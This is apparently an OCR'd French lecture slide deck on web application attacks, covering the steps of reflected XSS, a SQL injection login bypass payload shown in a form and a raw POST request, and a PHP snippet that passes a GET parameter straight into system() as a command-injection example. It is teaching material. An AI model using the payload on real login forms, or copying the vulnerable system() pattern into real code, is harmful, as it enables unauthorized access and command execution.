
4. XSS

- Attaque réfléchie
  - Pirate place un XSS (mail, lien dans page web)
  - Internaute : envoie le XSS au serveur (clic sur un lien dans mail/page, téléchargement automatique d'une ressource)




4. XSS

- Attaque réfléchie
  - Pirate place un XSS (mail, lien dans page web)
  - Internaute : envoie le XSS au serveur (clic sur un lien dans mail/page, téléchargement automatique d'une ressource)
  - Serveur web : reçoit et retourne le XSS



4. XSS

- Attaque réfléchie
  - Pirate place un XSS (mail, lien dans page web)
  - Internaute : envoie le XSS au serveur (clic sur un lien dans mail/page, téléchargement automatique d'une ressource)
  - Serveur web : reçoit et retourne le XSS
  - Navigateur : exécute le XSS



Plan

1. Applications web
2. Top 10 de l'OWASP
3. Classification du WASC
4. XSS
5. **Injections**
6. CSRF
7. Détournement de sessions

5. Injections

- SQL

login ' OR 1 = 1 -- mot de passe connexion

1


```
POST http://.../cnx.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

login=%27+OR+1+=+1+--%20
```

Application Web


5. Injections

- SQL




5. Injections

- SQL



5. Injections

- SQL




5. Injections

- Commandes


listing.php

```
<?php
  echo system("ls -1 *.".$_GET['ext']);
?>
```



